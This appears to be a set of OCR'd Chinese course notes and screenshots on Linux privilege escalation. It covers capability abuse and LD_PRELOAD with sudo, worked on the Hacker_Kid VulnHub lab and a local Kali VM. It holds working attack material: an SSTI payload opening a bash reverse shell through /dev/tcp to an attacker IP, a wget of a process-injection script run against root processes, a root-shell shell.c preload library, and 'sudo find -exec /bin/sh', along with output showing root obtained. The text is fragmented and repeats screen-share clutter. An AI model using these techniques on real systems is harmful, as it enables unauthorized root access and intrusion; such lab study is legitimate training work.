
106 查看所有能力: getcap -r / 2>/dev/null

107

108 Hacker_Kid

109 WP 参考: <https://www.jianshu.com/p/60673ac0454f>

6/2086 个字



3.2 Linux系统提权-Web&用户-Capability能力


- 1 原理参考: <https://www.cnblogs.com/f-carey/p/16026088.html>
- 2 `cp /usr/bin/php /tmp/php`
- 3 设置能力: `setcap cap_setuid+ep /tmp/php`
- 4 删除能力: `setcap -r /tmp/php`
- 5 查看单个能力: `getcap /usr/bin/php`
- 6 查看所有能力: `getcap -r / 2>/dev/null`
- 7

```

8  Hacker_Kid
9  WP参考: https://www.jianshu.com/p/60673ac0454f
10  环境: https://www.vulnhub.com/entry/hacker-kid-101,719/
11  saket
12  Saket!#$%&!!
13  {% import os %}{os.system('bash -c "bash -i &> /dev/tcp/192.168.139.141/6688
    0>&1"')}}
14  http://192.168.139.156:9999/?
    name=%7B%25+import+os+%25%7D%7B%7Bos%2Esystem%28%27bash+%2Dc+%22bash+%2Di+%26%3E+%2Fde
    v%2Ftcp%2F192%2E168%2E139%2E141%2F6688+0%3E%261%22%27%29%7D%7D
15
16  /sbin/getcap -r / 2>/dev/null
17  python -m http.server 8080
18  wget http://192.168.139.141:8080/inject.py
19  for i in `ps -ef|grep root|grep -v "grep"|awk '{print $2}'`; do python2.7 inject.py
    $i; done
20  nc 192.168.139.156 5600
21  结论: suid升级版, 更细致的权限划分, 通过能力有哪些权限设置进行利用

```

(1) 取得用户权限的操作参考WP, 取得用户权限后进行提权:



```
File Actions Edit View Help
root@kali ~
saketa@ubuntu:~$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
saketa@ubuntu:~$ /sbin/getcap -r / 2>/dev/null
/sbin/getcap -r / 2>/dev/null
/usr/bin/python2.7 = cap_sys_ptrace+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
saketa@ubuntu:~$
```

该能力可以跟踪任意进程，利用该能力实现类似win的进程注入

KALI LINUX
"the quieter you become, the more you are able to hear"

```
File Actions Edit View Help
root@kali ~
dmin+ep
saketa@ubuntu:~$ wget http://192.168.139.141:8080/inject.py
wget http://192.168.139.141:8080/inject.py
--2024-01-19 05:22:41-- http://192.168.139.141:8080/inject.py
Connecting to 192.168.139.141:8080 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3346 (3.3K) [text/x-python]
Saving to: 'inject.py'



0K ...
M=0s
2024-01-19 05:22:41 (336 MB/s) - 'inject.py' saved [3346/3346]


saketa@ubuntu:~$
saketa@ubuntu:~$
```

如上一题，现在本机中下载一个进程注入脚本，开启服务器，再在shell会话中远程下载该脚本

100% 336

14 folders | 24 files 39.5 MiB (41,403,477 bytes) | Free space: 58.0 GiB





3.3 Linux系统提权-普通用户-LD_Preload加载

```

1 参考: https://www.cnblogs.com/backlion/p/10503985.html
2 Defaults      env_keep += LD_PRELOAD
3 test ALL=(ALL:ALL) NOPASSWD: /usr/bin/find
4
5 gcc -fPIC -shared -o shell.so shell.c -nostartfiles
6 ls -al shell.so
7 sudo LD_PRELOAD=/tmp/shell.so find
8 whoami
9
10 Defaults      env_keep += LD_PRELOAD
11 test ALL=(ALL:ALL) NOPASSWD: /tmp/LinEnum.sh
12 sudo LD_PRELOAD=/tmp/shell.so /tmp/LinEnum.sh
13 结论: sudo提权有限制,但是一旦设置了LD_PRELOAD,那么只要有程序既可提权

```

实验一

(1) 对/etc/sudoers进行如下设置:

第141天: 权限提

对文档内容应用“标题”样式即可生成“大纲”

批注数(4)

进行利用

```
11 Defaults:    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin
12 Defaults:    env_keep+=LD_PRELOAD
13
14 # This fixes CVE-2005-4596 and possibly breaks some versions of Aduku
15 # (#101626, https://bugs.kde.org/show_bug.cgi?id=45232)
16 Defaults:    use_pty
17
18 # This preserves proxy settings from user environments of root
19 # equivalent users (group sudo)
20 #Defaults:sudo env_keep += "http_proxy https_proxy ftp_proxy all_proxy no_proxy"
21
22 # This allows running arbitrary commands, but so does ALL, and it means
23 # different sudos have their choice of editor respected.
24 #Defaults:sudo env_keep += "EDITOR"
25
26 # Completely harmless preservation of a user preference.
27 #Defaults:sudo env_keep += "GPG_COLOR"
28
29 # While you shouldn't normally run git as root, you need to with etckeeper
30 #Defaults:sudo env_keep += "GIT_AUTHOR_EMAIL GIT_COMMITTER_EMAIL"
31
32 # Per-user preferences; root won't have sensible values for them.
33 #Defaults:sudo env_keep += "EMAIL DEBEMAIL DEBFULLNAME"
34
35 # "sudo scp" or "sudo rsync" should be able to use your SSH agent.
36 #Defaults:sudo env_keep += "SSH_AGENT_PID SSH_AUTH_SOCK"
37
38 # Ditto for GPG agent
39 #Defaults:sudo env_keep += "GPG_AGENT_INFO"
40
41 # Host alias specification
42
43 # User alias specification
44
```

134 test ALL=(ALL:ALL) NOPASSWD: /tmp/LinEnum.sh
135 sudo LD_PRELOAD=/tmp/shell.so /tmp/LinEnum.sh
136 结论: sudo 提权有限制, 但是一旦设置了 LD_PRELOAD, 那么只要有程序既可提权

self-educated

8/2086 个字

暂停播放 第141天: 权限提

对文档内容应用“标题”样式即可生成“大纲”

批注数(4)

进行利用

```
17
18 # This preserves proxy settings from user environments of root
19 # equivalent users (group sudo)
20 #Defaults:sudo env_keep += "http_proxy https_proxy ftp_proxy all_proxy no_proxy"
21
22 # This allows running arbitrary commands, but so does ALL, and it means
23 # different sudos have their choice of editor respected.
24 #Defaults:sudo env_keep += "EDITOR"
25
26 # Completely harmless preservation of a user preference.
27 #Defaults:sudo env_keep += "GPG_COLOR"
28
29 # While you shouldn't normally run git as root, you need to with etckeeper
30 #Defaults:sudo env_keep += "GIT_AUTHOR_EMAIL GIT_COMMITTER_EMAIL"
31
32 # Per-user preferences; root won't have sensible values for them.
33 #Defaults:sudo env_keep += "EMAIL DEBEMAIL DEBFULLNAME"
34
35 # "sudo scp" or "sudo rsync" should be able to use your SSH agent.
36 #Defaults:sudo env_keep += "SSH_AGENT_PID SSH_AUTH_SOCK"
37
38 # Ditto for GPG agent
39 #Defaults:sudo env_keep += "GPG_AGENT_INFO"
40
41 # Host alias specification
42
43 # User alias specification
44
45 # Cmd alias specification
46
47 # User privilege specification
48 root    ALL=(ALL:ALL) ALL
49 test    ALL=(ALL:ALL) NOPASSWD: /usr/bin/find
50
```

134 test ALL=(ALL:ALL) NOPASSWD: /tmp/LinEnum.sh
135 sudo LD_PRELOAD=/tmp/shell.so /tmp/LinEnum.sh
136 结论: sudo 提权有限制, 但是一旦设置了 LD_PRELOAD, 那么只要有程序既可提权

self-educated

4/2086 个字

(2) 普通用户提权:

暂停播放95:18

kali-linux-2023.4-vmware-amd64 - VMware Workstation

您正在共享屏幕

正在讲话: 小迪安全

刷新自动即可更新

File Actions Edit View Help

root@kali: ~

```
(root@kali)-[~]
# su test
$
$ id
uid=1002(test) gid=1002(test) groups=1002(test)
$ sudo -l
Matching Defaults entries for test on kali:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
env_keep+=LD_PRELOAD, use_pty

User test may run the following commands on kali:
(ALL : ALL) NOPASSWD: /usr/bin/find
$ sudo find . -exec /bin/sh \; -quit
# whoami
root
#
```

切换成普通用户直接使用sudo提权

restricted file system.

er be abused to access
ed to run `ls -la`, omit
hell to run with SUID

levated privileges. To
ising its original path.

要返回到您的计算机, 请将鼠标指针从虚拟机中移出或按 Ctrl+Alt.

exec

说点什么...

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

self-educated

暂停播放96:49

find | GTF0Bins

使用LD_Preload的Linux权限提升

Bypass

您正在共享屏幕

正在讲话: 小迪安全

刷新自动即可更新

logs.com/backlion/p/10503985.html

User raj may run the following commands on ubuntu:
(ALL : ALL) NOPASSWD: /usr/bin/find, /usr/sbin/iftop, /usr/bin/vim

让我们在/tmp目录中生成一个C程序文件。

```
raj@ubuntu:/$ cd /tmp
raj@ubuntu:/tmp$ nano shell.c
```

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/sh");
}
```

或者生成一个shell.c文件

然后将其保存为/tmp中的shell.c

```
GNU nano 2.2.6 File: shell.c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init()
{
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/sh");
}
```

如上述, 让我们编译它生成一个带有.so扩展名的共享对象, 同样在Windows操作系统中使用.dll文件, 因此输入以下内容:

```
gcc -fPIC -shared -o shell.so shell.c -nostartfiles
ls -al shell.so
```

self-educated

kali渗透(11)

web渗透(23)

安全运维(12)

靶机攻击(17)

代码审计(1)

红蓝对抗(20)

经典渗透实战(109)

漏洞复现(43)

漏洞总结(18)

内网渗透(46)

企业安全建设(18)

神器分享(6)

移动渗透(1)

淫技技巧(37)

Capability 百科

98:45

logs.com

kali-linux-2023.4-vmware-amd64 - VMware Workstation

您正在共享屏幕

正在讲话: 小迪安全

刷新自动即可更新

红蓝对抗(20)

经典渗透实战(109)

漏洞复现(43)

漏洞总结(18)

内网渗透(46)

企业安全建设(18)

神器分享(6)

移动渗透(1)

淫技技巧(37)

更多

随笔档案

2024年1月(45)

2023年12月(14)

2023年11月(2)

self-educate

说点什么...

分类: 淫技技巧

分享笔记 关注博主 订阅专栏

File Actions Edit View Help

root@kali:~#

ls: cannot open directory '.': Permission denied

\$ cd /tmp

\$ ls

php

ssh-J3UJc00wJMdj

systemd-private-fe2d1e95f425468a835a7e5b45f4c593-color.service-BkoxGM

systemd-private-fe2d1e95f425468a835a7e5b45f4c593-haveged.service-Wta48d

systemd-private-fe2d1e95f425468a835a7e5b45f4c593-ModemManager.service-S2jcXk

systemd-private-fe2d1e95f425468a835a7e5b45f4c593-polkit.service-eCMLMM

systemd-private-fe2d1e95f425468a835a7e5b45f4c593-systemd-logind.service-qTF48M

systemd-private-fe2d1e95f425468a835a7e5b45f4c593-upower.service-bznet4

VMwareDnD

vmware-root_500-834774643

\$ vim shell.c

\$ gcc -fPIC -shared -o shell.so shell.c -nostartfiles

shell.c: In function 'init':

shell.c:6:1: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]

6 | setgid(0);

shell.c:7:1: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]

7 | setuid(0);

非常棒, 我们获得了ROOT访问权限。

raj@ubuntu:/tmp\$ gcc -fPIC -shared -o shell.so shell.c -nostartfiles

raj@ubuntu:/tmp\$ ls -al shell.so

-rwxrwxr-x 1 raj raj 6416 Jun 13 22:50 shell.so

raj@ubuntu:/tmp\$ sudo LD_PRELOAD=/tmp/shell.so find

id

uid=0(root) gid=0(root) groups=0(root)

whoami

root

#

将文件写入tmp目录

要返回到您的计算机, 请将鼠标指针从虚拟机中移出或按 Ctrl+Alt.

暂停播放

98:50

logs.com

kali-linux-2023.4-vmware-amd64 - VMware Workstation

您正在共享屏幕

正在讲话: 小迪安全

刷新自动即可更新

红蓝对抗(20)

经典渗透实战(109)

漏洞复现(43)

漏洞总结(18)

内网渗透(46)

企业安全建设(18)

神器分享(6)

移动渗透(1)

淫技技巧(37)

更多

随笔档案

2024年1月(45)

2023年12月(14)

2023年11月(2)

2023年9月(1)

2023年6月(2)

self-educate

说点什么...

分类: 淫技技巧

分享笔记 关注博主 订阅专栏

File Actions Edit View Help

root@kali:~#

ls: cannot open directory '.': Permission denied

\$ cd /tmp

\$ ls

php

ssh-J3UJc00wJMdj

systemd-private-fe2d1e95f425468a835a7e5b45f4c593-color.service-BkoxGM

systemd-private-fe2d1e95f425468a835a7e5b45f4c593-haveged.service-Wta48d

systemd-private-fe2d1e95f425468a835a7e5b45f4c593-ModemManager.service-S2jcXk

systemd-private-fe2d1e95f425468a835a7e5b45f4c593-polkit.service-eCMLMM

systemd-private-fe2d1e95f425468a835a7e5b45f4c593-systemd-logind.service-qTF48M

systemd-private-fe2d1e95f425468a835a7e5b45f4c593-upower.service-bznet4

VMwareDnD

vmware-root_500-834774643

\$ vim shell.c

\$ gcc -fPIC -shared -o shell.so shell.c -nostartfiles 编译该文件

shell.c: In function 'init':

shell.c:6:1: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]

6 | setgid(0);

shell.c:7:1: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]

7 | setuid(0);

raj@ubuntu:/tmp\$ gcc -fPIC -shared -o shell.so shell.c -nostartfiles

raj@ubuntu:/tmp\$ ls -al shell.so

-rwxrwxr-x 1 raj raj 6416 Jun 13 22:50 shell.so

raj@ubuntu:/tmp\$ sudo LD_PRELOAD=/tmp/shell.so find


